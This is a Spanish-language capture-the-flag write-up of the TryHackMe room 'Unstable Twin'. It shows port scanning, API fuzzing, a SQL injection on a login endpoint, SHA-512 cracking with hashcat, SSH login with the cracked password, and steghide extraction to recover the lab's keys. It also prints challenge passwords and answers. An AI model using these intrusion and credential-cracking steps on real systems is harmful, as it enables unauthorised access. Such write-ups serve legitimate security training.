
Unstable twin

viernes, 30 de abril de 2021 20:36



Context

```
Based on the Twiins film, find the hidden keys.
Julias and Vincent have gone into the SERVICES market to try and get the family back together.
They have just deployed a new version of their code but Vincent has messed up the deployment!
Can you help their mother find and recover the hidden keys and bringing the family and girlfriends back
together?

Desde <https://tryhackme.com/room/unstabletwin>
```

Nmap

```
Nmap scan report for twin.thm (10.10.1.59)
Host is up (0.00037s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 ba:a2:40:8e:de:c3:7b:c7:f7:b3:7e:0c:1e:ec:9f:b8 (RSA)
|   256 38:28:4c:e1:4a:75:3d:0d:e7:e4:85:64:38:2a:8e:c7 (ECDSA)
|_  256 1a:33:a0:ed:83:ba:09:a5:62:a7:df:ab:2f:ee:d0:99 (EdDSA)
80/tcp open  http    nginx 1.14.1
|_http-server-header: nginx/1.14.1
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
MAC Address: 02:82:8F:FC:35:8F (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
port
Aggressive OS guesses: Linux 3.13 (93%),
```

80:Directory Enumeration
/info

Vemos que es una respuesta tipo json

Enumeración del servicio:

```
curl 10.10.83.30/info -v
*   Trying 10.10.83.30...
* TCP_NODELAY set
* Connected to 10.10.83.30 (10.10.83.30) port 80 (#0)
> GET /info HTTP/1.1
> Host: 10.10.83.30
> User-Agent: curl/7.58.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Server: nginx/1.14.1
< Date: Mon, 03 May 2021 02:02:53 GMT
< Content-Type: application/json
< Content-Length: 148
< Connection: keep-alive
< Build Number: 1.3.6-final
< Server Name: Julias
```

Dado que con curl no lograba generar un grepeo aceptable probé con whatweb

```
# whatweb 10.10.83.30/info -v
WhatWeb report for http://10.10.83.30/info
Status    : 200 OK
Title     : <None>
IP        : 10.10.83.30
Country   : RESERVED, ZZ

Summary   : UncommonHeaders[build number,server name], HTTPServer[nginx/1.14.1], nginx[1.14.1]

Detected Plugins:
[ HTTPServer ]
      HTTP server header string. This plugin also attempts to
      identify the operating system from the server header.

      String       : nginx/1.14.1 (from server string)
```

```
[ UncommonHeaders ]
      Uncommon HTTP server headers. The blacklist includes all
      the standard headers and many non standard but common ones.
      Interesting but fairly common headers should have their own
      plugins, eg. x-powered-by, server and x-aspnet-version.
      Info about headers can be found at www.http-stats.com

      String       : build number,server name (from headers)

[ nginx ]
      Nginx (Engine-X) is a free, open-source, high-performance
      HTTP server and reverse proxy, as well as an IMAP/POP3
      proxy server.

      Version      : 1.14.1
      Website      : http://nginx.net/

HTTP Headers:
      HTTP/1.1 200 OK
      Server: nginx/1.14.1
      Date: Mon, 03 May 2021 02:06:48 GMT
      Content-Type: application/json
      Content-Length: 160
      Connection: close
      Build Number: 1.3.4-dev
      Server Name: Vincent
```

```
root@ip-10-10-125-170:~# for i in $(seq 1 100);do whatweb 10.10.83.30/info -v | grep -E
'(Build|Name)'>>10;done
root@ip-10-10-125-170:~# cat 10 |sort -u
      Build Number: 1.3.4-dev
      Build Number: 1.3.6-final
      Server Name: Julias
      Server Name: Vincent
```

Puse esos 2 como respuesta, pero me aparece como incorrecto.. Deberé encontrar otra forma como enumerarlo
Por más que lo intenté no logré dar con más nombres, por lo que asumiré que **Server Name** no será lo mismo que **Users**.


Sigo adelante con la enumeración.
curl 10.10.83.30/info
"The login API needs to be called with the username and password form fields fields. It has not been fully tested yet so may not be full developed and secure"

```
# wfuzz -c --hc=404 -w /directory-list-2.3-medium.txt http://twin.thm/api/FUZZ

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing
SSL sites. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.2.9 - The Web Fuzzer                         *
********************************************************

Target: http://twin.thm/api/FUZZ
Total requests: 218423

=====================================================================
ID      Response   Lines      Word         Chars          Payload
=====================================================================

000044:  C=405      4 L       23 W         178 Ch         "login"
```


```
root@ip-10-10-45-247:~# curl http://10.10.47.142/api/login
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>405 Method Not Allowed</title>
<h1>Method Not Allowed</h1>
<p>The method is not allowed for the requested URL.</p>
root@ip-10-10-45-247:~# curl -X POST http://10.10.47.142/api/login
[]
root@ip-10-10-45-247:~# curl -X POST http://10.10.47.142/api/login -v
*   Trying 10.10.47.142...
* TCP_NODELAY set
* Connected to 10.10.47.142 (10.10.47.142) port 80 (#0)
> POST /api/login HTTP/1.1
> Host: 10.10.47.142
> User-Agent: curl/7.58.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Server: nginx/1.14.1
< Date: Mon, 03 May 2021 12:27:39 GMT
< Content-Type: application/json
< Content-Length: 51
< Connection: keep-alive
<
"The username or password passed are not correct."
* Connection #0 to host 10.10.47.142 left intact
root@ip-10-10-45-247:~#
```

Pasemos esta consulta a burpsuite


```
# curl -X POST "http://10.10.47.142/api/login" --dara "username=a&password=b" -x
http://127.0.0.1:8080
```



Dado que cada consulta la responde un server diferente (2), es necesario ejecutar la instrucción dos veces para probar si en uno de los dos hay una respuesta satisfactoria.




Luego de probar varias combinaciones se me ocurrió un sqli




Obteniendo la respuesta a la pregunta que me faltaba.
La siguiente pregunta me deja perplejo: "What colour is Vincent?".

EL union no funcionó, por lo que sospecho que la base de datos no es mysql




Busco cómo extraer información de otras bases de datos en google. Finalmente una resulta

Al probar sin LIMIT (aparentemente no era necesario) me resultan las tablas que necesito para continuar.




Ahora se entiendo lo del color :P




Probemos estas contraseñas en ssh, sin éxito.

```
root@ip-10-10-45-247:~# ssh julias@twin.thm
The authenticity of host 'twin.thm (10.10.47.142)' can't be established.
ECDSA key fingerprint is SHA256:WrxENvyCyn7qV22+7snQxO8tTSOptNI4dnZ764XnDhk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'twin.thm,10.10.47.142' (ECDSA) to the list of known hosts.
julias@twin.thm's password:
Permission denied, please try again.
julias@twin.thm's password:
Permission denied, please try again.
julias@twin.thm's password:

root@ip-10-10-45-247:~# ssh linda@twin.thm
linda@twin.thm's password:
Permission denied, please try again.
linda@twin.thm's password:
Permission denied, please try again.
linda@twin.thm's password:

root@ip-10-10-45-247:~# ssh marnie@twin.thm
marnie@twin.thm's password:
Permission denied, please try again.
marnie@twin.thm's password:
Permission denied, please try again.
marnie@twin.thm's password:

root@ip-10-10-45-247:~# ssh mary_ann@twin.thm
mary_ann@twin.thm's password:
Permission denied, please try again.
mary_ann@twin.thm's password:
Permission denied, please try again.
mary_ann@twin.thm's password:

root@ip-10-10-45-247:~# ssh vincent@twin.thm
vincent@twin.thm's password:
Permission denied, please try again.
vincent@twin.thm's password:
Permission denied, please try again.
vincent@twin.thm's password:

root@ip-10-10-45-247:~#
```

Probé las contraseñas en burpsuite, enviado la petición original, pero en este caso con credenciales válidas, y todas contestaban lo mismo. Sin datos adicionales.



Creo que deberemos explotar la tabla notes.
Tras intentar descubrir como solicitar que me representara el nombre de las columnas sin éxito, decidí comenzar a hacerlo la enumeración a mano, descubriendo que la columna de la tabla notes era notes.



Ahora a decifrar esa contraseña.

```
root@ip-10-10-45-247:~# hashid -j -m eaf0651dabef9c7de8a70843030924d335a2a8ff5fd1b13c4cb099e66efe25ecaa607c4b7dd99c43b0c01af669c90fd6a14933422cf984324f645b84427343f4
Analyzing 'eaf0651dabef9c7de8a70843030924d335a2a8ff5fd1b13c4cb099e66efe25ecaa607c4b7dd99c43b0c01af669c90fd6a14933422cf984324f645b84427343f4'
[+] SHA-512 [Hashcat Mode: 1700][JtR Format: raw-sha512]
[+] Whirlpool [Hashcat Mode: 6100][JtR Format: whirlpool]
[+] Salsa10
[+] Salsa20
[+] SHA3-512 [JtR Format: raw-keccak]
[+] Skein-512 [JtR Format: skein-512]
[+] Skein-1024(512)
```

```
# hashcat -m 1700 hash /rockyou.txt
Dictionary cache built:
* Filename..: /rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 1 sec

eaf0651dabef9c7de8a70843030924d335a2a8ff5fd1b13c4cb099e66efe25ecaa607c4b7dd99c43b0c01af669c90f
d6a14933422cf984324f645b84427343f4:experiment

Session..........: hashcat
Status...........: Cracked
Hash.Name........: SHA2-512
Hash.Target......: eaf0651dabef9c7de8a70843030924d335a2a8ff5fd1b13c4cb...7343f4
Time.Started.....: Mon May  3 15:24:04 2021 (0 secs)
Time.Estimated...: Mon May  3 15:24:04 2021 (0 secs)
Guess.Base.......: File (/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2136.8 kH/s (0.67ms) @ Accel:1024 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests
Progress.........: 186368/14344384 (1.30%)
Rejected.........: 0/186368 (0.00%)
Restore.Point....: 184320/14344384 (1.28%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: joan07 -> eboni1

Started: Mon May  3 15:23:35 2021
Stopped: Mon May  3 15:24:05 2021
```

```
root@ip-10-10-45-247:~# ssh mary_ann@twin.thm
mary_ann@twin.thm's password:
Last failed login: Mon May  3 14:41:19 BST 2021 from 10.10.45.247 on ssh:notty
There were 2 failed login attempts since the last successful login.
Last login: Sun Feb 14 09:56:18 2021 from 192.168.20.38
Hello Mary Ann
[mary_ann@UnstableTwin ~]$
```

La nota que tenía de pista indicaba

```
Now you have found my notes you now you need to put my extended family together.

We need to GET their IMAGE for the family album.  These can be retrieved by NAME.

You need to find all of them and a picture of myself!
```

```
[mary_ann@UnstableTwin ~]$ curl http://localhost/get_image?name=mary_ann -o mary_ann
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 47303  100 47303    0     0  6599k      0 --:--:-- --:--:-- --:--:-- 7699k
[mary_ann@UnstableTwin ~]$ ls
mary_ann  server_notes.txt  user.flag
[mary_ann@UnstableTwin ~]$ file mary_ann
mary_ann: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 630x420, frames 3
```

```
# steghide extract -sf mary_ann.jpg
Enter passphrase:
wrote extracted data to "mary_ann.txt".
root@ip-10-10-45-247:~# cat mary_ann.txt
You need to find all my children and arrange in a rainbow!
```

Así que descargo los otros 4 nombres.

Luego, dado que son todos jpg hago un pequeño comando para descomprimir todo a la vez.

```
# for i in $(ls *.jpg);do steghide extract -sf $i -p '';done
wrote extracted data to "julias.txt".
wrote extracted data to "linda.txt".
wrote extracted data to "marine.txt".
wrote extracted data to "vincent.txt".

#cat *.txt
Red - 1DVsdb2uEE0k5HK4GAIZ
Green - eVYvs6J6HKpZWPG8pfeHoNG1
Yellow - jKLNAAeCdl2J8BCRuXVX
Orange - PS0Mby2jomUKLjvQ4OSw
```

Red-orange-yellow-green. Es decir, julias, vincent, marnie y linda

```
#cat julias.txt vincent.txt marine.txt linda.txt  | awk '{print $3}' | xargs | tr -d " "
      1DVsdb2uEE0k5HK4GAIZPS0Mby2jomUKLjvQ4OSwjKLNAAeCdl2J8BCRuXVXeVYvs6J6HKpZWPG8pfeHoNG1
```


```
root@ip-10-10-45-247:~# hashid 1DVsdb2uEE0k5HK4GAIZPS0Mby2jomUKLjvQ4OSwjKLNAAeCdl2J8BCRuXVXeVYvs6J6HKpZWPG8pfeHoNG1
Analyzing '1DVsdb2uEE0k5HK4GAIZPS0Mby2jomUKLjvQ4OSwjKLNAAeCdl2J8BCRuXVXeVYvs6J6HKpZWPG8pfeHoNG1'
[+] Unknown hash
```


No parece ser un hash conocido, por lo que lo intento decifrar

```
root@ip-10-10-45-247:~# ciphey -t "1DVsdb2uEE0k5HK4GAIZPS0Mby2jomUKLjvQ4OSwjKLNAAeCdl2J8BCRuXVXeVYvs6J6HKpZWPG8pfeHoNG1"
```

Name of Cipher	Probability
Base	100.0%

```
No encryption found. Here are some tips to help crack the cipher:
                * Use the probability table to work out what it could be. Base = base16, base32, base64 etc.
                * If the probability table says 'Caesar Cipher' then it is a normal encryption that                Ciphe
y cannot decrypt yet.
                * If Ciphey think's it's a hash, try using hash-identifier to find out what hash it is,              an
d then HashCat to crack the hash.
                * The encryption may not contain normal English plaintext. It could be coordinates or               anot
her object no found in the dictionary. Use 'ciphey -d true > log.txt' to generate a log              file of all attemp
ted decryptions and manually search it.
```






106
454318
Users
19
Rank